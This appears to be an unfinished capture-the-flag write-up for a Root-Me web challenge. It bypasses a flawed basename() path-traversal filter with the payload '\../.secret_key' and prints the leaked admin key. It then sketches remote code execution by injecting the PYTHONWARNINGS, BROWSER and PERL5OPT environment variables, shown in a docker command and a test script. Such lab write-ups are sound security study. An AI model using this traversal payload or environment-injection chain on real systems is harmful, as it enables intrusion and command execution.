First, we need to access /admin, however it protected by basic HTTP auth.
We can see in secret.py that the password for admin is stored inside .secret_key, and this word isn’t in the blacklist, in app.py, which includes .env, proc, flag
There is this page:
http://challenge01.root-me.org:59095/read?file=welcome.txt
As we can see in download.py, it tries to block Path traversal that’ll let us get LFI.
def basename(filename):
    """
    Return the basename of a file, working on Windows / Linux
    """
    safe_filename = filename

    if not filename:
        return ""

    if '/' in filename:
        # Prevent linux path traversal
        safe_filename = filename[filename.rindex('/') + 1:]

    if '\\' in filename:
        # Prevent windows path traversal
        safe_filename = filename[filename.rindex('\\') + 1:]

    return safe_filename
However, this check is exploitable, if we give something like:
\../welcome.txt
After the first if, safe_filename='welcome.txt'.
But, after the second if, safe_filename='../welcome.txt'.
I think the error it’s that in the second if, he should have use this line:
safe_filename = safe_filename[safe_filename.rindex('\\') + 1:]
However, we can exploit it to get .secret_key, using this payload:
http://challenge01.root-me.org:59095/read?file=\../.secret_key

so, the secret key is: Vvut3yXMZy2L0unjggquyBGb31fpxTVNq86dk8bB, and the username: admin, let’s login to /admin portal.
NOT FINISHED
TO EDIT
We can use CLRF to inject our own .env, need to see how exactly.
(can change the textbox in the html from input to textarea, more easier)
Next, we use this: https://www.elttam.com/blog/env/, and also this https://news.ycombinator.com/item?id=28197502.
We want to import antigravity, which then opens page on the browser, easter egg from 2008.
We want to override the browser using env variables, and set it to perl.
In addition, we need to trigger the import, using PYTHONWARNINGS env variable.
This payload should work, i need to check why we must export the variables before it works.
docker run -e 'PYTHONWARNINGS=all:0:antigravity.x:0:0' -e 'BROWSER=perlthanks' -e 'PERL5OPT=-Mbase;print(`id`);exit;' python:3.8.2 python /dev/null
Here testing.py:
import os
import webbrowser
from dotenv import dotenv_values, load_dotenv


os.environ['BROWSER'] = 'perlthanks'
os.environ['PERL5OPT'] = '-Mbase;print(`id`);exit;'
os.environ['PYTHONWARNINGS'] = 'all:0:antigravity.xyz:0:0'

ENVIRON_FILE = '.env'

def test_mail():
    print("Testing mail...")
    os.popen("/usr/local/bin/python ./send_mail.py").read().strip()
    print("Mail test completed.")

# Load .env file
load_dotenv(ENVIRON_FILE)
# print("loaded file")

# Method 1: Using dotenv_values to see what was in the file
# env_values = dotenv_values(ENVIRON_FILE)
# print("Values from dotenv_values():", env_values)

test_mail()

Then, we should get RCE.
Flag: PLACE_HOLDER